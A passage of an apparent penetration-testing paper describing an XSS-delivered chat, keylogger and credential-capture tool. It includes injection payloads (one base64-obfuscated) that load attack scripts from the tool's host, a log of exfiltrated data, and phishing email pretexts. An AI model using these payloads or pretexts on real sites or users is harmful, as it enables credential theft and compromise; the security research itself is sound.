The application is to be used in penetration testing and security analysis projects, so the requirements for high reliability, performance, and speed of the server part are minimal. However, there are critical requirements for the client part of the application, without which it is impossible to use the solution in limited penetration testing conditions.

The final application must meet the following requirements:

- It must be possible to inject the initial active payload of the application with a single JavaScript file, which in turn can dynamically create and connect other elements: style sheets, HTML elements or other JavaScript files.
- The web chat solution should provide fast and reliable user interaction based on WebSockets technology.
- It must be possible to launch the application by a single command in an isolated Docker environment.
- The application must be resistant to network failures and must be able to restore network connections in the event of client or server failures.
- The application database structure must ensure reliable storage of all accumulated data, including separating the collected data by type and linking the collected data with the user who visited the page.

- The application must be able to expand the functions of the client code by connecting arbitrary JavaScript files to the executable space.
- The administrative part of the application should allow tracking in real time of users connected to the chat.
- The administrative part of the application should allow simultaneous interaction with several users.

5.2 Application database structure

As part of this work, a simplified DBMS structure was developed based on the SQLite relational DBMS. The SQLite DBMS allows to reliably and compactly store data in a single file. The compact structure makes it easy to import collected data into other formats and makes it possible to easily deploy the environment and copy data from Docker containers.

The following database tables were implemented:

1. message — the table is designed to store messages from users and administrators when communicating in the interactive chat. The table is also intended for storing transferred files in base64 format.
2. admin — the table is designed to store information about application administrators; it allows to further expand functions, including creating unique characteristics of administrators to increase the effectiveness of attacks.
3. key — the table is designed to store information about the keys pressed by users during an attack.
4. login_attempt — the table is intended to store authentication attempts of attacked users.




Figure 5.1: Application database structure.

5. content — the table is designed to store the contents of internal authenticated sections of the attacked web application.

6. link2id — the table is designed to build links between primary unique user identifiers and web chat identifiers.

The structure of the application database is shown in Figure 5.1. With further development of the application, it is possible to add other tables, as well as normalize the database structure.

Table 5.1: API routes of the application.

Section	API route	Method	Description
Chat	/ws/admin/{id}/{key}	Websockets	Administrator's connection to control messages via Websockets.
Chat	/ws/client/{id}/{key}	Websockets	Administrator's connection to the chat via Websockets.
Chat	/ws/client/{id	Websockets	User connection to chat via Websockets.
Chat	/download/{uid}	GET	Download web chat user files.
Front	/	GET	Get an HTML code template to perform content substitution.
Front	/admin/{key}	GET	Main admin page.
Front	/admin/static/main.js/{key}	GET	Main JavaScript file of the administrative interface.
Front	/admin/static/styles.css	GET	Admin style sheets.
Front	/main.js/{id}	GET	Initial JavaScript attack file.
Front	/utils.js	GET	Attack helper JavaScript file.
Front	/crawlUtils.js	GET	Auxiliary JavaScript file responsible for crawling the internal pages of the attacked application.
Front	/crawl.js	GET	Auxiliary custom JavaScript file.
Front	/styles.css	GET	User style sheets.
Front	/static/icon/{name}	GET	Icons.
Data	/keys	POST	Saves the keys pressed by the attacked user.
Data	/login	POST	Saves authentication attempts made by the user.
Data	/content	POST	Saves the contents of internal authenticated sections of the attacked web application.

5.3 Application Programming Interface

The application API is implemented based on the FastAPI framework in Python.

The implemented API methods are shown in Table 5.1.

5.4 Interactive chat

The application's interactive chat is built on WebSockets technology. The active part of the chat is built in JavaScript without the use of third-party frameworks. The chat server part is built using the FastAPI framework in Python. The implemented web chat allows to interactively exchange messages and files with users. Web chat has the ability to notify the user about the administrator's connection. The chat can automatically load all sent messages and files when the page is refreshed.

The administrative part of the chat can be used simultaneously by several administrators. The page displays users connected to the chat in real-time getting information through control websocket. It allows an administrator to join the conversation with any connected user, send messages and transfer files to the user, as well as download files sent by users. When a user visits the page with XSS payload, web chat is initially displayed as minimized. When an administrator connects, or the user clicks on the chat icon, the chat expands, and all previous messages are loaded into the chat window. The appearance of the attacked page with chat in a collapsed form is shown in Figure 5.2, in expanded form in Figure 5.3. It is possible to customize the appearance of the web chat by changing the application style sheet. The appearance of the administrative part is shown in Figure 5.4. When an administrator clicks on the user ID, a chat with the user opens (Figure 5.5).

5.5 Recording user actions and crawling internal authenticated sections

The application implements functions that allow to record user actions and to crawl internal authenticated sections when attacked user is logged in. The basic built-in functions include recording of keys pressed, exfiltrating the content of web forms and crawling internal authenticated sections.




Figure 5.2: Appearance of the attacked page with the chat in a minimized form.




Figure 5.3: Page with the chat opened.




Figure 5.4: Appearance of the administrative section.




Figure 5.5: Appearance of the administrative section. Conversation with the user.

Using JavaScript, a keydown event handler is installed: document.addEventListener('keydow logKey). Data about the keys pressed by the user is sent to the API route /data/keys and stored in the database. The function does not require customization for the attacked web application. During the attack, the user can try to log in into specially created login forms. Credentials can be entered into form fields manually by the attacked user or automatically by password managers. Reading and exfiltrating the content of web forms requires customization. Customization is performed by changing the JavaScript code in the crawl.js file. The application can read and exfiltrate the creds by simply knowing where the credential fields are. Dummy code implemented in crawl.js (Appendix A) shows how those fields can be created, found, read and exfiltrated by /data/login API route.

In addition, the application has the function of crawling internal authenticated sections of the attacked web application. In the most simplified scenario, those pages are traversed using the following algorithm:

1. The application requests the contents of the main page of the attacked website.
2. The application collects all links available on the main page and excludes from them those that could lead to a violation of user authentication or to change in the state of the website.
3. The application recursively crawls links by requesting the contents of pages. The user's browser automatically substitutes the user's cookies.
4. The collected content of internal pages is being sent to the /data/content route.

Considering the fact that web technologies differ a lot throughout the web, as well as the authentication technologies, the final implementation of the function requires customization. Customization is performed by changing the JavaScript code in the crawl.js file. An example of the file implementation is given in Appendix A.

5.6 Application repository

The complete source code for the project is located in the GitHub repository at https://github.com/chickenidol/xss_server. The project description allows to assemble the project and run the solution in the Docker environment. The solution allows to change its configuration by using a configuration file of environment variables.

5.7 Building and running the application

To be able to launch the application with a single command, a structure was prepared that is sufficient to quickly build and run the application in a Docker container. The content of the application Dockerfile is given in Appendix B. The application is built in the "docker" folder of the git repository. For correct assembly, this folder must contain the following folders and files:

- .env — the main configuration file;
- crawl.js - JavaScript customization file;
- Dockerfile;
- db - a folder shared with docker, designed to store the contents of the application database.

The .env file contains the configuration of the application, the fields used are described in Table 5.2. The suggested sequence for building and launching the application is as follows:

1. Download source code: git clone https://github.com/chickenidol/xss_server.git
2. Build the Docker container: cd xss_server/docker && mkdir db && docker build -t test:xss_server

Table 5.2: Configuration parameters of the application given in .env file.

Parameter	Default value	Description
charHeader	Live Support	Chat template text.
enterMessage	Enter your message.	Chat template text.
welcomeMessage	How can we assist you today?	Chat template text.
chatSupportName	James Dole Jr.	Chat template text.
hostUrl	http://127.0.0.1:8000	The main application host that hosts the API.
wsHostUrl	ws://127.0.0.1:8000	The main host of the Websockets application.
chatIdLength	9	Chat ID length in characters.

3. Run the container on port 80: docker run -ti -v $(pwd)/db:/xss_server/client/db -p 8000:80 test:xss_server

6 Results and discussion

6.1 Testing the Proof-of-Concept solution in a controlled environment

In order to check the functionality of the solution and demonstrate its capabilities, a test lab was prepared. The vulnerable web application is bWAPP, developed by the Open Worldwide Application Security Project (OWASP) to demonstrate a range of web vulnerabilities. As part of this work, the Cross-Site Scripting - Stored (Blog) and Cross-Site Scripting - Reflected (GET) vulnerabilities are exploited.

To prepare the lab the following steps should be taken:

1. Start bWAPP in a Docker container on port 80 with the following command: docker run -d -p 80:80 digitalpipelines/bwapp-docker

2. Download the source code of the application using the following command: git clone command https://github.com/chickenidol/xss_server.git

3. From the ./xss_server/docker folder, build the application by issuing: mkdir db && docker build -t test:xss_server .

4. Run the application: docker run -ti -v $(pwd)/db:/xss_server/client/db -p 8000:80 test:xss_server

5. As a victim user open the page at http://127.0.0.1 and login to bWAPP using

credentials bee/bug according to the project documentation.

At this point, all the necessary parts of the software are ready, and we can run some tests. Testing of operation in the version with stored XSS injection is performed sequentially according to the following algorithm:

1. Publish a message on the page http://127.0.0.1/xss_stored_1.php with the content presented in Listing 1.

2. Publishing message triggers the active JavaScript code, which changes the content of the page. The content of the blog page is being changed with the content of the internal login page. The action attribute of the login form is suppressed. The appearance of the bWAPP page before the attack is shown in Figure 6.1, and after the attack in Figure 6.2.

3. In the application output, we can observe the user's requests with the data from the user: login attempts, keys pressed, and contents of bWAPP internal pages (Figure 6.5). In addition, an interactive chat appears on the page.

Listing 1 XSS payload to trigger application

```
Hi, nice blog!
<script>
    let client_id = `someid`
    const urlParams = new URLSearchParams(window.location.search);
    const linkId = urlParams.get(`linkId`)

    if (linkId)
        client_id = linkId

    let main_script = document.createElement(`script`)
    main_script.src = `http://127.0.0.1:8000/main.js/` + client_id
    document.body.appendChild(main_script)
</script>
```

Testing the operation of the application in the version with reflected XSS injection is performed sequentially according to the following steps:




Figure 6.1: The appearance of a bWAPP page before the stored XSS code is injected.




Figure 6.2: The appearance of a bWAPP page after the stored XSS code is injected.




Figure 6.3: Appearance of the bWAPP page before implementing the reflected XSS code.




Figure 6.4: Appearance of the bWAPP page after implementing the reflected XSS code.

1. Prepare a link containing active JavaScript code. The example of such a link: http://127.0.0.1/xss_get.php?firstname=%3Cscript%3Eeval(atob(‘dmFyIHU9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7dS5zcmM9Imh0dHA6Ly8xMjcuMC4wLjE6ODAwMC9tYWluLmpzL2lkIjtkb2N1bWVudC5ib2R5LmFwcGVuZCh1KTs%3D‘))%3C%2Fscript%3E&lastname=test&form=submit. The active content is encoded in base64 to increase the invisibility of the load. Base64 decoded text presented in Listing 2.

2. Follow the link as the victim user. The appearance of the bWAPP page before the attack is shown in Figure 6.3, after the attack in Figure 6.4.

3. In the application output we can observe user's requests with the data from the user: login attempts, keys pressed, contents of bWAPP internal pages (Figure 6.5). In addition, an interactive chat appears on the page.

Listing 2 Decoded reflected XSS payload

```
var u=document.createElement("script");
u.src="http://127.0.0.1:8000/main.js/id";
document.body.append(u);
```

6.2 Testing the Proof-of-Concept solution in fields: Real world case study

At present, the author had limited use of the developed application during one penetration testing project. The phishing campaign was limited by the customer to a small group of users during a strictly defined period of time. The information security team was not notified of the attack in advance. The crawling function for internal website pages was not used because employees of the organization could not have active corporate accounts on the web-site.

```
INFO:     ('127.0.0.1', 64468) - "WebSocket /chat/ws/client/e1f4269dc" [accepted]
INFO:     connection open
INFO:     127.0.0.1:64469 - "GET /utils.js HTTP/1.1" 200 OK
INFO:     127.0.0.1:64466 - "GET /styles.css?ts=1713870712601 HTTP/1.1" 200 OK
INFO:     ('127.0.0.1', 64470) - "WebSocket /chat/ws/client/e1f4269dc" [accepted]
INFO:     connection open
INFO:     127.0.0.1:64469 - "GET /styles.css?ts=1713870712646 HTTP/1.1" 200 OK
INFO:     127.0.0.1:64467 - "OPTIONS /data/login HTTP/1.1" 200 OK
INFO:     127.0.0.1:64467 - "POST /data/login HTTP/1.1" 200 OK
INFO:     127.0.0.1:64467 - "POST /data/content HTTP/1.1" 200 OK
INFO:     127.0.0.1:64474 - "POST /data/content HTTP/1.1" 200 OK
INFO:     127.0.0.1:64475 - "POST /data/content HTTP/1.1" 200 OK
INFO:     127.0.0.1:64476 - "POST /data/content HTTP/1.1" 200 OK
INFO:     127.0.0.1:64475 - "POST /data/login HTTP/1.1" 200 OK
INFO:     127.0.0.1:64475 - "POST /data/login HTTP/1.1" 200 OK
INFO:     127.0.0.1:64475 - "POST /data/login HTTP/1.1" 200 OK
```

Figure 6.5: Triggering of active JavaScript code causes user data to be sent to the server of the attacking application.

Scenario 1. As part of the information security assessment of web services of a large industrial holding, a reflected cross-site scripting vulnerability was discovered on the organization's main website. The vulnerability was discovered on a third-level domain. The website did not have CSP policies that restrict the execution of embedded JavaScript scripts and JavaScript scripts from external untrusted domains. The information security assessment project also included an assessment of employees' awareness of social engineering attacks. A phishing email script was developed with a legend about the launch of a new internal corporate portal. The user was asked to follow the link as quickly as possible and register on the portal. The text of the emails:

> *Good afternoon colleagues!*
>
> *Due to identified connection problems, a single employee portal was developed. Please quickly register on the portal and check your connectivity. Please note that after a few days, the old connection method will not work. Thank you.*

The message was generated using HTML. The “portal” fragment was inserted into the email as a link to the organization’s main website with built-in XSS injection. The message was sent to 100 recipients. Within 40 minutes, the phishing email was detected by the information security team. The IP addresses from which the distribution was made were blocked on network equipment, changes have also been made to the configuration of antispam filters to prevent repeated sending of emails with similar content. In total, 12 users clicked on the link during the attack period. 10 different login/password pairs were received from 4 different users. The correctness of login/password pairs was not checked by agreement with the customer. Three users entered into a conversation with the administrator, two of them received and launched a malicious file, thereby providing access to the work computer. Detailed results are shown in Table 6.1.

Scenario 2. The second script was sent to a distinct group of 100 users. The text of the emails:

> *Good afternoon, colleagues!*
>
> *Due to ongoing problems with VPN connections for employees, a new configuration file for remote connections has been developed (attached, password 1234).*
>
> *The configuration must be run on the desktop to associate the user profile with the new VPN server and on the remote desktop.*
>
> *Please note that starting tomorrow, the old connection method will not work.*
>
> *Sincerely, Employee data obtained from open sources*

The email contained an attached archive with a password vpn_configuration.zip. The archive contained an executable file. As a result of the mailing, the emails were

Table 6.1: The results of phishing attack using XSS vector.

User	Actions performed	Data sent by the user
1	Followed the link and tried to enter the portal	Sent two pairs of distinct credentials.
2	Followed the link and tried to enter the portal	Sent two pairs of distinct credentials.
3	Followed the link	
4	Followed the link	
5	Followed the link and sent fake data	Sent curse words.
6	Followed the link and tried to enter the portal	Sent four pairs of distinct credentials in different formats.
7	Followed the link	Entered into correspondence with the administrator, received and launched a malicious file.
8	Followed the link	Entered into correspondence with the administrator, received and launched a malicious file.
9	Followed the link	
10	Followed the link	Entered into correspondence with the administrator
11	Followed the link and tried to enter the portal	
12	Followed the link	Sent two pairs of distinct credentials.

received by the SMTP server but did not pass the content check enforced by the mail sandbox or other filtering tool. Back connections to the C&C server were received. Based on the data from the computers on which the malicious load was running, the emails were opened and blocked by the email sandbox.

6.3 Discussion

